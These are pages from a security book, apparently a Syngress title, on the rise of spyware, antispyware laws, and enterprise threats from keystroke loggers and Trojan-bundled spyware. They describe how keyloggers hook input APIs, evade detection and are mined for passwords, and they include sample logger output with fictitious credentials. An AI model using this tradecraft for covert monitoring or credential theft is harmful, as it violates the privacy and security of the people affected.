Malware authors used to write simply for the sake of creating chaos on the Internet, or possibly to make a name for themselves. Glory and bragging rights were the ultimate goal. Creating a fast-spreading threat or a threat that disrupted the Internet was considered a success.

Now, the primary motivation is to make money. Contrary to the original goal of making headlines and being noticed, new malware authors intentionally try to keep their threats under the radar and not draw attention from security software vendors or network administrators. The longer the threat can remain unknown, the longer the attacker can continue to make money from it before an effective defense can be created.

Spyware has emerged as a leading computer security threat and a powerful weapon in a malware author's arsenal. Spyware, and other threats with spyware components, are rapidly expanding dangers with serious security implications for individual PCs and corporate networks. Here are some of the ways spyware can be used to commit crimes.

- **Spyware** The old standard type of spyware still poses a threat to computer security and individual privacy. Having pop-up or pop-under ads interfere with your ability to use your computer and eating up network bandwidth is a problem. But a larger issue with spyware is the personal and private information that is collected about you and your Web-surfing habits and is

sent off to the spyware owner. This theft of information is an invasion of privacy.

- **Parasiteware** This form of spyware steals money, but not from the user. Parasiteware implants itself on the computer and may change Web browser settings such as the default home page or search engine. The main impact of parasiteware, though, is to overwrite advertising affiliate links or redirect legitimate ad revenue from its original destination to the parasiteware owner.
- **Ransomware** Most attempts to use malware to make money try to work covertly so that they are not detected. Ransomware, on the other hand, uses blatant extortion. One ransomware threat, CryZip, encrypts various document types, such as DOC, XLS, and JPG, and copies them to a password-protected ZIP file. A ransom of $300 is then demanded in order to receive the password that will open the file and decrypt your files so that you can use them again.
- **Identity theft** Spyware is a common component in identity theft. Some spyware threats actually include a keylogger utility which literally records every keystroke typed on the keyboard. That means that information you enter, such as your username, password, bank account number, Social Security number, and other sensitive information, may be captured and sent off to the spyware owner. They may use the information to steal or compromise your identity themselves, or they may turn around and sell your personal information to others.

Antispyware Legislation

Lawmakers have recognized the threat that spyware represents to the productive and effective use of the Internet. State and federal legislators are struggling with trying to craft a law which can reduce or eliminate spyware, but without affecting legitimate business practices, such as those used to provide personalized or customized advertising to users.

The state of Utah was the first to create an antispyware law. The Utah law banned companies from installing any software that collects information on users' online activities, sends any personal data to companies, or places any ads on users' computers without permission. Cookies, used by many legitimate Web sites to store information necessary to providing a custom, personalized Web experience and make Web surfing more efficient in general, were exempted from the Utah law.

The Spyware Control Act, set to go into effect in March 2004, was blocked, however, by an injunction from a Utah judge after WhenU.com challenged the constitutionality of the law. WhenU.com successfully argued that the wording of the law and the definition of spyware within the law were too broad and, therefore, applied to perfectly legitimate practices such as their own.

In January 2005, the Consumer Protection Against Spyware Act went into effect in California. The California law is another step in the right direction. The California law singles out malicious activities such as drive-by downloads and keystroke logging, which is a good thing. However, the wording of the law also states:

> Nothing in this section shall apply to any monitoring of, or interaction with, a subscriber's Internet or other network connection or service, or a protected computer, by a telecommunications carrier, cable operator, computer hardware or software provider, or provider of information service or interactive computer service for network or computer security purposes, diagnostics, technical support, repair, authorized updates of software or system firmware, authorized remote system management, or detection or prevention of the unauthorized use of fraudulent or other illegal activities in connection with a network, service, or computer software, including scanning for and removing software proscribed under this chapter. 22947.4(b)

The problem with this wording is that the individual or company that created the spyware could be construed to be a "software provider" under this exemption.

The United States House and Senate have both put forth bills to fight spyware. The House has debated the Securely Protect Yourself Against Cyber Trespass (SPY ACT) Act, and the Senate has considered the Software Principles Yielding Better Levels of Consumer Knowledge (SPYBLOCK) Act.

The ongoing struggle for all such legislation has been to craft a law with wording broad enough to encompass all of the various malicious forms of software and unauthorized monitoring, reporting, or hijacking of user computer activity, without impacting the ability of legitimate companies to monitor PC health, provide authorized ads, or collect information.

The other issue regarding antispyware legislation is that it would most likely impact only the more benign forms of spyware to begin with. The reason is that spyware which records keystrokes for the sake of stealing a user's identity or ransomware that extorts money in order to unlock your own files are created and spread by programmers who operate without regard for the law. Antispyware laws

would primarily reduce or eliminate questionably ethical tracking and reporting of user activity for the purpose of serving custom ads. As it relates to the more malicious and illegal forms of spyware, it may provide a more legal basis for prosecuting offenders once they are caught, but the law itself won't stop those attacks.

The Future of Spyware

As spyware continues to mature and evolve, it becomes more pervasive and more effective at the same time. Spyware has grown from a relatively minor annoyance perpetrated by less ethical adware vendors, to a serious threat to computer security with financial motivation and organized crime behind it.

Spyware has joined the ranks of other malware threats such as viruses, worms, and Trojans as a major component of blended threats that mix components of the various threats and blur the lines that define each.

Malware creation is big business and malware authors are looking for ways to combine attacks for maximum effectiveness. In a study published in early 2005, Tel Aviv-based Aladdin Knowledge Systems found that as much as 70 percent of the virus and worm code being discovered also contained spyware components.

As this trend continues, viruses and worms will be written which exploit some weakness or vulnerability to allow spyware to be installed on users' computer systems. Some aspects of these attack techniques are already being seen with browser hijackers and bots.

The maturity and effectiveness of antivirus software as an industry, though, will mean that spyware will take the lead as a method of distributing malware. It is becoming increasingly difficult for attackers to spread malware past antivirus software and firewall protection. However, Web traffic on port 80 is almost universally allowed. Using malicious Web sites that exploit holes in Web browser security to install software or lure users into installing software offers attackers an alternative way into computers.

Summary

In this chapter, you learned about the origins and evolution of spyware. We discussed the original concept of adware as a means of providing free software to users, in exchange for ad revenue, and how that developed into unethical means of monitoring or tracking computer activity and Web browsing habits to provide more targeted advertising.

You learned about the early forms of spyware and the impact they had on computer systems and Internet use, as well as the early attempts to detect and remove spyware from computers. This chapter also covered the evolution of spyware from benign annoyance to insidious malware used for organized crime.

We talked about different kinds of spyware and how they are used to compromise computer systems and make money for attackers. We also discussed different attempts by states and by the United States government to create antispyware legislation and the struggle to ban spyware without impacting legitimate monitoring and network communication at the same time.

This chapter concluded with a talk about the convergence of spyware with the various forms of malware, such as viruses and Trojans, and how the future will most likely see more blended threats developed by organized crime groups to make and steal money.

Solutions Fast Track

The Humble Beginnings

- ☑ Adware began as a legitimate form of software distribution.
- ☑ Adware vendors started to track computer use to identify user habits and interests to help serve personalized ads more likely to attract the user's attention.
- ☑ The term *spyware* was coined in a 2000 press release from Zone Labs.
- ☑ Antispyware software has grown from simple spyware removal tools to more proactive spyware detection and blocking programs.

Spyware in the Twenty-First Century

- ☑ An AOL study found that 80 percent of computers have some type of spyware on them.
- ☑ The AOL study also found that the average spyware-infested computer contains 93 different spyware components.
- ☑ Spyware evolved from simple covert monitoring of user activity to actually stealing information and compromising the overall security of the computer.
- ☑ Spyware has become a tool for organized crime to make and steal money.
- ☑ State and federal legislatures have struggled to create legislation that bans spyware without impacting legitimate business practices.

The Future of Spyware

- ☑ The line between spyware, viruses, Trojans, and other malware will continue to blur as blended threats are created that combine them.
- ☑ A study by Aladdin Knowledge Systems found that 70 percent of virus and worm code contains components of spyware software.
- ☑ Worms and viruses can be used to exploit holes and vulnerabilities to plant spyware.
- ☑ Drive-by downloads from malicious Web sites represent a less protected attack vector.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: Are adware and spyware the same thing?

A: Many security experts lump adware and spyware together, based on the fact that they both monitor user computer activity and report it. However, adware is generally accepted as semi-legitimate software installed with user consent and spyware is unauthorized and tends to be more malicious in nature.

Q: Why are customer loyalty cards a threat to privacy?

A: Retail stores provide incentives for customers by giving discounts for loyalty card holders, but in reality, the loyalty card is a mechanism for monitoring your shopping and collecting information on your spending habits.

Q: Are cookies malware?

A: Cookies, in the Internet Web browsing sense, are just text files Web sites use to store data. Most cookies are used to store information for Web sites to customize or personalize the Web experience for users. Some adware and spyware use cookies to collect information about the user that the adware or spyware owner can then retrieve, but cookies in and of themselves are not malicious.

Q: Where did the term *spyware* come from?

A: The term *spyware* was first used in a 1996 Usenet post describing Microsoft's software business model. But its use by Zone Labs, in a press release in 2000, led to *spyware* being coined as a term used to describe unauthorized monitoring or spying software installed on your computer.

Q: Is spyware illegal?

A: Most spyware violates at least one existing law, whether it is theft of service for stealing your network bandwidth without your consent, or invasion of privacy for recording and collecting private and sensitive information about you.

Legislators continue to work to create an effective law that specifically bans spyware without impacting legitimate business practices.

Q: Is spyware a big threat?

A: A 2004 study by AOL found that as much as 80 percent of personal computers are infected with spyware and that each has, on average, 93 different spyware components on it.

Q: Will spyware continue to be a threat?

A: Malware in general has matured from a hobby pursued by bored teenagers to a lucrative business model for organized crime. Spyware, viruses, Trojans, and other malware will continue to be used together and separately to make and steal money.

Chapter 6

Spyware and the Enterprise Network

By Jeremy Faircloth

Solutions in this chapter:

- Keystroke Loggers
- Trojan Encapsulation
- Spyware and Backdoors

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

When spyware first began appearing in corporate networks, it was generally seen as a nuisance and not as a threat to the entire enterprise. Typically, it was isolated to a handful of employees who may have been surfing to a not-so-nice place on the Web.

In more recent years, spyware has taken on a much more prominent role in enterprise network security. Today, spyware presents a very real risk including malicious Trojan encapsulation and unauthorized access to sensitive information, and can open your network to would-be intruders via the use of backdoors. In this chapter, we will discuss some of the more common threats that spyware presents to the enterprise.

Spyware is an emerging threat in the corporate enterprise as well as in the typical home-user environment. In prior years, this threat was seen as a nuisance and as just another issue to deal with, similar to spam. In recent years, however, just as the criticality of spam filtering has increased due to the use of embedded images, phishing, and embedded viral code, the criticality of properly controlling spyware has also increased.

The use of spyware has been increasing dramatically, and as its use increases, the technologies used in the spyware increase as well. Spyware has progressed a long way from just capturing what URLs a user has browsed to through the use of cookies or transferring information between Web sites. The introduction of keystroke loggers, more advanced methods of spyware distribution, and increased capability for intruders to use installed spyware have contributed to increased concerns about spyware in the enterprise.

One of the more frightening aspects of spyware in the enterprise is its sheer abundance. According to one survey, more than 96 percent of the enterprises surveyed felt that their firewall and antivirus solutions provided sufficient protection. The same survey found that out of the group surveyed, 82 percent reported that their desktop environment was currently infected by spyware. This indicates not only the level of infectious spread of spyware, but also the inadequacies of normal techniques in combating this threat.


In this chapter, we will discuss the keystroke logging function of spyware and the risks of this type of spyware in your enterprise. We will also look at unique methods of distributing spyware, such as the use of Trojan horse techniques. Finally, we'll go over the backdoors created by spyware that are similar to the Trojan horse backdoors you are probably already familiar with.

Keystroke Loggers

Keystroke logging is the fairly simple technique of recording every key press generated on a keyboard. The level of complexity used in various keystroke loggers varies but can range from recording only the depression of standard keys to recording the depression and release of all keys. Additionally, it is common for many keystroke loggers to also record mouse clicks and, in some cases, mouse movement.

Keystroke loggers are a threat because of the amount of confidential data they can record in a relatively short amount of time. Keystroke loggers record substantially different data for different types of users, and some users can be considered a goldmine of information. Consider for a moment the typical things you type on a daily basis at your office. If you are a systems administrator, you use a large proportion of your daily key presses to enter system user IDs and passwords, and to issue system commands. If an intruder were to gather this information and understand what it refers to, you could have a serious security compromise on your hands.

Figure 6.1 Sequence of Events for Keylogging Capture



To further illustrate how this works, consider the sequence of steps you would follow to log into a remote system. First you would open a terminal or remote access session of some type. If you did this through the command-line interface, a keystroke logger would record the keystrokes you used to open the session. Next, you would enter a system name and, perhaps, a port to which to connect. You would follow this with your user ID and password. On a UNIX system, you may then need SU access, which would be indicated by the use of SU followed by a password. This sequence is illustrated in Figure 6.1.

With this sequence of events in mind, how would an intruder use the data he collects to compromise your enterprise? Simply searching for specific strings in the keylogged data can point the intruder to sections of useful information in seconds. By searching for key terms such as "telnet," "ssh," "ftp," or "su," the intruder can quickly find the wheat among the chaff in the keylogged data and have everything he needs to further penetrate your enterprise. For example, the data shown in Figure 6.2 is data captured with a keylogger and would not only give an intruder the user's password, but also the root password for the system.

Figure 6.2 Keylogger Sample Data

```
<ent>tperry<ent>MyPaSsWoRd<ent>ls -ltr<ent>cd /usr/local/<ent>
<ent>sudo su -<ent><ent>R00tPassword<ent>ls -ltr<ent>./proggie<ent>
```


Throughout this section, we'll talk about how keystroke loggers work as well as examine some common keystroke loggers. Additionally, we'll look at some known exploits applicable to keystroke loggers.

How Keystroke Loggers Work

Several mechanisms exist which allow keystroke loggers to perform their functions. One of these is a nonsoftware solution using an external device. The attacker installs this device inline with the keyboard cable and it records keystrokes as the victim types. Available in PS/2 and USB formats, the keyboard loggers passively record data until they receive a trigger command. This command is typically issued through a word processor application or through the command line and it instructs the device

to dump all of its stored data back through the computer's keyboard port. These keyloggers may even appear benign when seen on the back of a PC as they are small and do not look dangerous. Figure 6.3 shows a sample hardware keylogger.

Figure 6.3 Sample Hardware Keylogger



You cannot detect these external solutions using software on the computer itself. Additionally, newer versions are becoming available which intruders can install inside the case of the computer so that they are not visible on the cable. The advantage of being difficult to detect, however, is tempered by the disadvantage of being difficult to place or retrieve. In order to install a physical keystroke logger, someone must have physical access to the computer being tapped. Typically this involves multiple attempts to access the machine, as the device must be placed, retrieved at some point, and dumped multiple times in between. In some cases, intruders can perform the data dump remotely, but most will want their devices back, not only to reuse them but also to remove any compromising evidence.

Hardware keystroke loggers are also limited in terms of what they can record. Intruders cannot use these devices to log mouse use, onscreen keyboard use, or remote sessions. Some companies have been known to eliminate the possibility of these devices being installed on secure systems by using Super Glue to permanently adhere the keyboard to the port into which it is plugged. With mitigating factors such as these, hardware keystroke loggers are more commonly used in households rather than corporations and tend to have limited effectiveness in the enterprise.

More commonly found are the software-based keystroke loggers. These pieces of software are installed on the target machine and passively record keystrokes. As previously mentioned, they can also optionally record mouse clicks or movements as well. In most cases, they are designed to be difficult to detect, they start automatically, and they leave little evidence that the system is being logged. In most cases, an average user would be completely unable to detect a keystroke logger running on their system.

Software-based keystroke loggers can be designed to transmit their stored data to remote machines or to the local desktop, depending on the intruder's needs. In most

cases, the intruder will want the data sent remotely in order to completely eliminate the need to ever visit the logged system. The same logic applies to the installation of the keystroke logger. Most keystroke loggers can be installed remotely and, in many cases, invisibly to the end user. This combination of invisible installation and invisible operation is a key to the tool's effectiveness.

In order to function, software-based keystroke loggers tie into various parts of the operating system and collect data from there. Initially, keystroke loggers relied on capturing hardware calls for device input and intercepted keystrokes at the system's hardware layer. With the changes in operating systems over the last few years, it was necessary to change this approach, as direct hardware access is much more restricted with newer operating systems.

The next phase was to capture data as it was input into console windows within the operating system. This allowed keystroke loggers to capture a great deal of data, but they were restricted to only that data which was input into a console. As graphical user interfaces (GUIs) became more common, the amount of data available for keystroke loggers using this technology has been substantially reduced. It should be noted, however, that this technique is still highly effective on UNIX-based systems and is still in use today in systems that use fewer or no graphical interfaces.

The most common method of operation for keyboard loggers today is to link into the portions of the operating system that control keyboard or mouse input. On Windows-based systems, attackers can do this by linking into the application program interfaces (APIs) used for this function. Through this method, the keystroke logger can passively receive information on every bit of data input into the system, and record it.

This applies to data coming in from both the keyboard and the mouse as far as input devices are concerned, but it can also extend further through the use of additional APIs. The attacker can combine information on which programs the user ran, which programs are currently running, and which program the user is active in, with the logged keystroke data, to further refine the application's data-mining capabilities. Bundling together all keystrokes used in the active application Quicken, for example, would give financial and, potentially, credit card-related data to the attacker. Keystrokes in Password Safe could be even more promising to an intruder.

Damage & Defense

Dangerous Data

Anytime you have confidential information on a system, you are dealing with dangerous data. This data could be dangerous and damaging to either yourself or someone else. As always, take every possible precaution to protect all of the systems and data within your enterprise. However, be especially vigilant about protecting dangerous data. Thinking of certain types of information as "dangerous" can help illustrate the data's importance and prioritize its protection better, in your mind and in the minds of your superiors.

Known Keystroke Loggers

Many keystroke loggers are available, and more are created every day. Although it is impossible for us to cover every known keystroke logger on these pages, we will cover some of the more commonly seen loggers and how they function. Knowing the basics of each can help you to understand new keystroke loggers as they are written and released, since the base functionality is the same while additional features are constantly added.

KeyGhost

KeyGhost is an example of a hardware-based keystroke logger. Available at www.keyghost.com, this logger functions in a way that is similar to the general hardware-based keystroke logger described earlier. Various options are available as to how much memory is included with the device as well as whether you would like to use a PS/2 or a USB device. An added feature of this company's product line is a keyboard with a built-in keystroke logger. This reduces the possibility of detection when the keyboard is given as a "gift" or is "replaced by IT" in the corporate environment.

Once the KeyGhost keystroke logger records keystrokes, the attacker can play them back in Microsoft Notepad on the target machine, or move them to another machine and for playback there. The nonvolatile memory retains the stored data regardless of power status. This type of keystroke logger has the same inherent disadvantages that exist in all hardware-based models, but it is becoming more popular as software-based keystroke logger detection applications become more mature.

KeyGhost has a sample of what their output looks like at www.keyghost.com/download/keyghost_analyser_sample.txt. This is also shown below in Figure 6.4.

Figure 6.4 KeyGhost Sample Output

```
<PWR><ctrl-alt-del>Administrator<tab>fabelj68<ent>
<ent>www.yahoo.com<ent><ent>http://www.badbarbie.com/<ent>

<PWR><ctrl-alt-del>kinda56<tab>tinna12<ent>
<lft><lft><pgu><ent>adrian.cambell@hotmail.com<ent>I'm uploading the design
files to the public web server now, could you get them for me?  Its the one
we
used last time but I changed the password to atlanta69.

<ent>mike.dobson@jameco.com<ent>Hi, I calculated the sales figures that are
projected for the next year.  I have put them up on our web server, under
http://www.jamecop.com/nonpublic/sales.htm.

<PWR><ctrl-alt-del>Administrator<tab>fabelj68<ent>
<ent><lft>davidcoy@jameco.com<ent>Hey, one more thing, <bks>I got hold of
some
more files for the design team, I put them up on the web server under
http://www.jamecop.com/design/nonpublic/

<PWR><ctrl-alt-del>arl39<tab>fisher95<ent>
<ent>www.hotmail.com<ent><ent>http://www.l0pht.com/<ent>
```

KEYKatcher/KEYPhantom

The KEYKatcher and KEYPhantom line of keystroke loggers are also hardware based, and you can find them at www.keykatcher.com. They are similar to KeyGhost, offer a variety of memory options, and are available in PS/2 and USB versions, as well as in a Macintosh version. These keyloggers have the unique feature of displaying a menu when the user has entered the appropriate password, allowing the attacker to view and search the contents of the device's memory.

An advantage that this company lists for using its product over a software-based keystroke logger is that it is completely operating system independent. This is true

for all hardware-based loggers in terms of recording data. Some hardware-based models do have specific operating system requirements for retrieving data, however.

Invisible KeyLogger Stealth

Moving on into software-based keystroke loggers takes us into a realm with thousands of options. We'll start with a very common keystroke logger sold by Amecisco, called the Invisible KeyLogger Stealth. Available at www.amecisco.com/iks2000.htm, this keystroke logger is very popular and has been available for quite some time.

This software offers a variety of features for the intruder who doesn't want to be caught. One of these is a utility allowing the intruder to rename the executable the program uses, change the directory and name used for the log file, and install the application. These features are intended to reduce the possibility of detecting the keystroke logger by name. Additionally, they offer an extra service whereby the attacker can order a custom-compiled version of the software in order to avoid signature detection.

This software is operating system specific and works only on Windows 2000 and Windows XP machines. The logger includes a log-reading utility which allows the intruder to filter unwanted data, clear the log, and export the data into a plaintext file. A free demo is also available on the Web site for trial purposes. It should be noted that this software is specific to keystrokes. Screen captures and mouse movement captures are outside of its scope.

Spector

Spector is a keystroke logger available at www.spector.com. This logger differs from Invisible KeyLogger Stealth in many ways. Spector is much more complex and includes more features. Multiple versions are available, including one which automatically e-mails the logs from the system to a specific e-mail box that the intruder defines. This allows easy remote data recording from a system.

Spector relies on seven independent tools to provide a complex array of monitoring and recording features. These tools include e-mail recording, chat recording, Web site recording, program recording, Peer-to-Peer (P2P) recording, and snapshot recording, in addition to basic keystroke logging. Some additional features include the ability to block access to specific Web sites, keyword detection, and searching tools. This bundle of features is intended to fully monitor what someone is doing on a system, but to do so in an undetectable manner.

This program uses techniques similar to those that Invisible KeyLogger Stealth uses to maintain its invisibility. It does not appear in the Windows System Tray, Task Manager, or Add/Remove Programs menu. The vendor also states that you cannot

detect the software with antivirus and antispyware tools. The software's footprint and its recorded data are larger than some alternative applications, especially if screenshots are taken frequently and are stored for long periods of time. An unusual growth in drive-space utilization could be an indicator that a program like this is being utilized.

Boss EveryWhere

Boss EveryWhere is designed for the enterprise environment and is available at www.bosseverywhere.com. Unlike some of the previous examples, this software-based keystroke logger is designed to "help" corporate environments monitor their employees' computing habits. It does this by monitoring standard keystroke logging, application logging, and even user inactivity time. As with other commercial tools, many spyware and antivirus utilities do not detect this program.

Notes from the Underground

Freeware versus Corporate Software

It's interesting to note that not all software is created equal. When "remote control" software was first made publicly available for Windows PCs, it was expensive, slow, and difficult to use. In most cases, images of the full desktop were transmitted remotely which prohibited accomplishing anything quickly.

Later, freeware software was developed and released which accomplished the same task. In its default mode, it was as insecure as the alternative commercial software but offered the same ability to be locked down and password protected. It was faster, provided more options that did not rely on screen image transfers, and was above all free.

However, because this software was not sold commercially and could be used for evil as well as good, it was labeled as a virus by most corporate anti-virus vendors and could therefore not be easily used in a legitimate fashion. Later, these same vendors began to release remote control software packages of their own that offered many of the same features.

The moral of this story is that you should be aware of free solutions which exist that provide the same features as corporate offerings at a much lower total cost of ownership. For information on the tool referred to here, please see www.cultdeadcow.com/news/back_orifice.txt regarding their release of Back Orifice in 1998.

This program can store its logged data into standard database formats for easier integration with other applications. With this in mind, one of the program's more prominent features is its reporting capabilities. Some of the reporting features include the ability to aggregate data from multiple systems, group/filter/sort data, and report current log files in real time. These capabilities make it very useful for businesses that want to keep an incredibly close eye on what their employees are doing.

Known Exploits

Intruders have used keystroke loggers in system exploits for some time. In many cases, they install them through Trojan encapsulation (covered in the next section), but they can also install stand-alone versions through various known entry points. We've already talked about stealth installation methods which intruders can use with direct access to a system. Intruders also can use these methods via remote access when the system has been compromised through the use of an exploit.

A great example of this occurred in June 2004, when a keystroke logging application was discovered on a large number of systems. An employee of a major dot-com found that a file had been downloaded to a machine at the company and engaged SANS for help in tracing down the intrusion. Together, they discovered that the file was downloaded through a pop-under advertisement. When the advertisement popped up, the browser was directed to a series of Web sites, with the final site using code that exploited an Internet Explorer vulnerability.

This vulnerability caused Internet Explorer to load and execute .chm files. Utilizing this exploit, a file called IMG1BIG.gif had been loaded onto the client system. Due to security restrictions, the user was unable to execute this file and it was called to the attention of the company's IT organization. Regardless of the file extension, this file was actually two bound executables, with the first being a file-loading Trojan and the second being a Windows dynamic link library (DLL) file.

This DLL was designed to use another exploit in Internet Explorer by functioning as a Browser Helper Object (BHO). These objects are intended to link in with the Internet Explorer interface and provide added features to end users. In this case, the object watched for secure connections to a variety of banking sites. When a request was made to a site in the object's watch list, the object captured the data being sent before it was encrypted for transmission. This allowed the logger to avoid the encryption technologies entirely and simply record the data in plaintext.

Once a call was made to one of the watched sites the object created a Hypertext Transfer Protocol (HTTP) connection to another site and sent the data from the original session to a script located at that site. Before sending the data to the script,

the object encrypted it so that intrusion detection software would not identify potential account information being sent across the network in plaintext.

This series of exploits is a brilliant use of a keystroke logger in combination with basic security vulnerabilities in an operating system and browser. The use of a keystroke logger in this manner allowed the intruder to catch very sensitive data while bypassing standard security controls intended to restrict access to the information. Exploits such as this one pose an extreme risk for any type of sensitive data and demonstrate how an intruder can use a keystroke logger in combination with other system exploits to severely compromise a target system. For more information regarding this specific exploit, please see the presentation available the SANS Institute at http://isc.sans.org/presentations/banking_malware.pdf.

More recently, in March 2006, a brash of keystroke loggers and other spyware application were found to be installed on target systems using yet another Internet Explorer exploit. This exploit has to do with the way Internet Explorer handles the *createTextRange()* tag. During the month of March, more than 200 Web sites were found to be using this exploit to install spyware, keystroke loggers, remote control software, and Trojan horses on vulnerable systems.

When providing security in the enterprise environment, threats such as these should be considered a serious risk to your corporate data. There are several things which can and should be done in order to prevent exploits such as these from impacting your corporation. First and foremost, always adhere to security best practices for system hardening. By creating a restricted desktop and server environment, the risk of being impacted by these types of exploits is greatly mitigated. For example, it would be difficult to take advantage of a system through an ActiveX control if the user cannot install ActiveX controls on the system.

Secondly, always use up-to-date intrusion detection, firewall, and anti-virus signatures and control files. Updates to these security systems should also include all patches and upgrades made available from the individual vendor. By keeping these systems as up-to-date as possible, you greatly reduce your risk of being caught by an older threat. And in the security world, keep in mind that an "older threat" is anything over an hour old.

Lastly, pay attention to the various web sites and newsfeeds which focus on security related topics. When a new trend is developing, you can often catch wind of it here first. Anyone providing security services for an enterprise needs to know what the latest threats and the latest preventative measures are.

By following this basic series of steps, you can do a great deal to help protect your enterprise from the threats of spyware and keystroke logging specifically. It is always a good idea to follow the practice of "secure, update, and monitor".

Trojan Encapsulation

As previously mentioned, a very common method of installing keystroke loggers and other spyware is through the use of Trojan horse applications. These applications appeal to users through their function as a game, e-card, or some other distraction and install some form of spyware unbeknownst to the user when they are executed. This allows for an invisible installation of spyware and makes the installation simple for the attacker. No complex exploit use is required, as the user simply runs the Trojan program intentionally.

This type of Trojan encapsulation is more common than you might think and is in some cases actually considered a legal function of the installed application. This section examines spyware encapsulated in Trojan horses and some known examples of this installation method for infecting systems.

How Spyware Works with Trojan Horses

Intruders use spyware within Trojan horses in two primary ways. The first is to package the spyware into the Trojan horse in such a manner that the user has no idea they are getting anything more than the program they think they are running. This method is primarily used by attackers who want to install the spyware on the user's system and then utilize the spyware for nefarious purposes.

In most cases, this method of spyware distribution relies on getting the target user to run the application containing the spyware on their system by enticing them with the Trojan application. This can range from a program that displays some kind of joke to actual applications given to the user for "free." This latter option typically involves the attacker obtaining a copy of a valid application and then rebundling it with the spyware included in the installation program. In this situation, the user is getting what they want in the form of the application, but they are also unintentionally installing spyware on their system.

The second method of distribution used is that of the End User License Agreement (EULA) scam. In this case, the attacker makes the end user aware, by legal definition, that spyware will be installed on their system by including this information within the EULA displayed to the user when they install the application. Technically, this is a Trojan horse in that the spyware is included along with the application the user actually intended to install.

This method is typically used by legitimate businesses that want to gather user data to sell for advertising purposes. Often they will give away some application for "free," bundle spyware with it, and then indicate that the spyware is installed somewhere in the EULA. Figure 6.5 shows an example of a EULA with this type of clause.

Figure 6.5 Spyware EULA Example


```
*** Privacy Statement and
End User License Agreement
***
You must agree to the
terms of this Privacy
Statement and End User
License Agreement before
you may install GAIN-
Supported Software (defined
below).


In exchange for offering
you free software
products, we collect
anonymous usage
information from your
computer that we and our
partners may use to select
and display pop-up and
other kinds of ads to you
and to perform and publish
research about how people
use the Internet.
```

In this particular EULA, the user is explicitly informed that data from their system may be collected and pop-up ads may be served. Unlike many EULAs, this one (Gator's eWallet) states this information on the first page of the EULA. This EULA is seven printed pages long (2,550 words) but many are longer. The EULA for a program called TinkoPal has more than 5,600 words. Another EULA from Gator comprises 63 onscreen pages. Users very rarely read these EULAs, and if they do, they certainly do not read them in their entirety. It is very easy to slip a line like "By accepting to download TinkoPal you are also accepting that TinkoPal may also deliver advertisements to you" somewhere in the EULA.

With this in mind, it is easy to see how users can inadvertently install spyware through the use of a Trojan horse. This is one of the most common methods of spyware installation and it is incredibly effective. Many antivirus programs do not have the capability to stop this type of installation and the end user rarely knows what happened until they begin to receive a huge number of advertisements on their system.

This is of serious concern in enterprise environments as well. If users can execute unauthorized programs, the possibility exists that spyware could be installed. If this is the case, sensitive corporate data could easily be leaked and the enterprise environment could be further compromised through the distribution of user IDs and passwords gathered by the spyware applications.

Known Spyware/Trojan Software

As mentioned in the section regarding keystroke loggers, thousands of examples exist for spyware in its various forms. Trojan software containing spyware is just as countless. In this section, we will discuss a few examples of known spyware/Trojan combinations. These are examples of a few ways that this type of packaging is done and can serve as examples of what to watch out for within your own enterprise.

D1Der

The DlDer spyware-Trojan was discovered in late 2001 and was an early example of spyware being installed under the guise of another program with no notification to the end user. In this case, the spyware was bundled as part of an advertisement for ClickTillUWin. This company managed to get its Trojan packaged with a number of well-known applications, including BearShare, LimeWire, Kazaa, and Grokster, as an advertisement without the companies knowing that the bundle was a Trojan.

